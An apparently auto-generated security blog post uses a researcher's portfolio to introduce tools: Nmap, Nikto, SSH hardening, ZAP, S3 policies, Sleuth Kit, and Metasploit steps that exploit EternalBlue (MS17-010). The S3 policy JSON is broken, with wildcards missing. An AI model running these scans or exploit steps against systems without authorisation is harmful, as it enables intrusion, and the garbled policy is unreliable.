Listen to this Post

Introduction:
The public portfolio of a security researcher like Yukeshwaran “Digital Horcrux” N offers a unique window into the methodologies and tools that secure top-tier organizations. By analyzing the implied skills behind his acknowledgments from NASA, ISRO, and CERT-in, we can extract a actionable toolkit for aspiring ethical hackers and security professionals. This article breaks down the core technical competencies required to excel in modern cybersecurity.
Learning Objectives:
- Understand and apply fundamental command-line tools for reconnaissance and vulnerability assessment.
- Implement secure configuration practices for web servers and network services.
- Develop a methodology for documenting and reporting security findings.
You Should Know:
1. Network Reconnaissance with Nmap
Mastering network enumeration is the first step in understanding a target’s attack surface. Nmap is the industry-standard tool for this purpose.
 Basic TCP SYN Scan
nmap -sS -T4 192.168.1.0/24

Service Version Detection
nmap -sV -sC target.com

OS Fingerprinting
nmap -O target.com

Aggressive Scan (Noisy but thorough)
nmap -A target.com

Output to file
nmap -oA scan_results target.com
Step-by-step guide: The `-sS` flag initiates a SYN scan, the most common and efficient type of TCP scan. `-T4` sets the timing template for a faster scan. The `-sV` probe attempts to determine service versions, while `-sC` runs a default set of Nmap Scripting Engine (NSE) scripts for additional discovery. Always ensure you have explicit permission before scanning any network.
2. Web Vulnerability Assessment with curl and Nikto
Understanding HTTP interactions and common web flaws is critical, as web applications are a primary target.
 Check HTTP Headers
curl -I https://target.com

Test for HTTP Methods
curl -X OPTIONS https://target.com -i

Basic Nikto Scan
nikto -h https://target.com

Nikto with specific output
nikto -h https://target.com -o nikto_scan.html -F html
Step-by-step guide: The `curl -I` command fetches only the HTTP headers, revealing server type, security policies, and potential information leaks. Nikto is a comprehensive web scanner that checks for outdated server software, dangerous files, and common misconfigurations. It should be used as part of a initial assessment to identify low-hanging fruit.
3. System Hardening: Securing SSH on Linux
Acknowledgment by CERT-in implies a deep understanding of system hardening. Securing SSH is a fundamental task.
 Edit the SSH configuration file
sudo nano /etc/ssh/sshd_config

Key lines to modify:
PermitRootLogin no
PasswordAuthentication no
Protocol 2
MaxAuthTries 3
ClientAliveInterval 300
ClientAliveCountMax 2

Restart the SSH service
sudo systemctl restart sshd

Verify configuration
sshd -t
Step-by-step guide: Disabling root login (PermitRootLogin no) and password authentication (PasswordAuthentication no) forces the use of SSH key pairs, drastically reducing the risk of brute-force attacks. Changing the protocol to 2 and limiting authentication attempts further hardens the service. Always test the config with `sshd -t` before restarting to avoid locking yourself out.
4. Vulnerability Exploitation & Mitigation with Metasploit
Understanding how exploits work is key to defending against them. Metasploit provides a framework for both.
 Start Metasploit Console
msfconsole

Search for a specific exploit
search eternalblue

Use an exploit
use exploit/windows/smb/ms17_010_eternalblue

Show payload options
show payloads

Set required options (RHOSTS, LHOST)
set RHOSTS 192.168.1.100
set LHOST 192.168.1.50

Execute the exploit
exploit
Step-by-step guide: This demonstrates a simulated attack against a known vulnerability (EternalBlue). The `search` function locates the module, `use` selects it, and `set` configures the target (RHOSTS) and callback (LHOST) addresses. The corresponding mitigation is to rigorously apply security patches, as Microsoft released a patch for MS17-010 in March 2017.
5. API Security Testing with OWASP ZAP
Modern portfolios and applications rely heavily on APIs, which are a prime target for attackers.
 Start ZAP in daemon mode
zap.sh -daemon -port 8080 -host 127.0.0.1

Use ZAP's automated scanner via command line
zap-cli quick-scan --self-contained --start-options '-config api.disablekey=true' http://api.target.com

Active scan a specific endpoint
zap-cli active-scan http://api.target.com/api/v1/users

Generate a report
zap-cli report -o api_scan_report.html -f html
Step-by-step guide: OWASP ZAP is a powerful tool for finding vulnerabilities in web applications and APIs. The `quick-scan` command provides an automated assessment, while `active-scan` performs a more in-depth, attack-based analysis. Testing for common API flaws like Broken Object Level Authorization (BOLA) and excessive data exposure is essential.
6. Cloud Infrastructure Hardening (AWS S3)
Securing organizations like those on the researcher’s hall of fame requires cloud security knowledge. A common misstep is S3 bucket misconfiguration.
 Check S3 bucket policy via AWS CLI
aws s3api get-bucket-policy --bucket my-bucket-name

Example of a restrictive bucket policy (JSON)
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Deny",
"Principal": "",
"Action": "s3:",
"Resource": "arn:aws:s3:::my-bucket-name/",
"Condition": {"Bool": {"aws:SecureTransport": false}}
}
]
}

Apply the policy
aws s3api put-bucket-policy --bucket my-bucket-name --policy file://policy.json
Step-by-step guide: This policy explicitly denies any S3 action that does not use secure transport (HTTPS), preventing accidental data exposure. The AWS CLI command `get-bucket-policy` is used to audit existing configurations. Regularly auditing S3 permissions is a critical step in securing cloud storage.
- Digital Forensics and Incident Response with Sleuth Kit
A complete security skillset includes post-breach analysis to understand the scope of an incident.Display disk image information mmls disk_image.dd List contents of a root directory in an image fls -r disk_image.dd 63 Recover a deleted file icat disk_image.dd 125-128-4 > recovered_file.txt Analyze file system metadata for a specific file istat disk_image.dd 125-128-4
Step-by-step guide: The Sleuth Kit is a collection of command-line digital forensics tools. `mmls` displays the partition layout, which is necessary to find the correct partition sector for analysis. `fls` lists files, including deleted ones. `icat` recovers the content of a allocated or unallocated file, specified by its metadata address. These tools are vital for determining how a breach occurred.
What Undercode Say:
- A public portfolio is not just a showcase; it’s a threat actor’s reconnaissance goldmine. Every project detail and technology listed can be weaponized for social engineering or targeted attacks.
- The convergence of cloud security, API testing, and traditional network penetration skills is non-negotiable for modern security professionals. Specialization is valuable, but holistic understanding is paramount.
The detailed public profile of a high-caliber researcher like “Digital Horcrux” serves as a dual-use artifact. For the defense community, it outlines a learning path and skill verification model. However, for adversaries, it provides a verified list of technologies in use at major corporations and government agencies (NASA, ISRO, Mercedes-Benz), enabling highly targeted reconnaissance campaigns. The very act of public recognition, while crucial for career growth, inadvertently slightly increases the organizational attack surface by confirming asset types and the effectiveness of specific security researchers’ skills against them. This creates a paradox where success in public bug bounty programs can inform future attacks against past clients.
Prediction:
The public validation of security researchers through hall-of-fame listings and detailed portfolios will lead to the rise of “Counter-Bug Bounty” programs. Threat actors will systematically analyze these public disclosures to build profiles of the most successful hunters, reverse-engineering their methodologies to find patterns and blind spots. This will force a shift towards more private or anonymized reporting platforms and incentivize organizations to conduct more proactive, deep-dive offensive security exercises that go beyond the scope of typical bug bounty scopes, focusing on complex, multi-layered attack simulations that are not publicly documented.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Yukeshwaran N – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


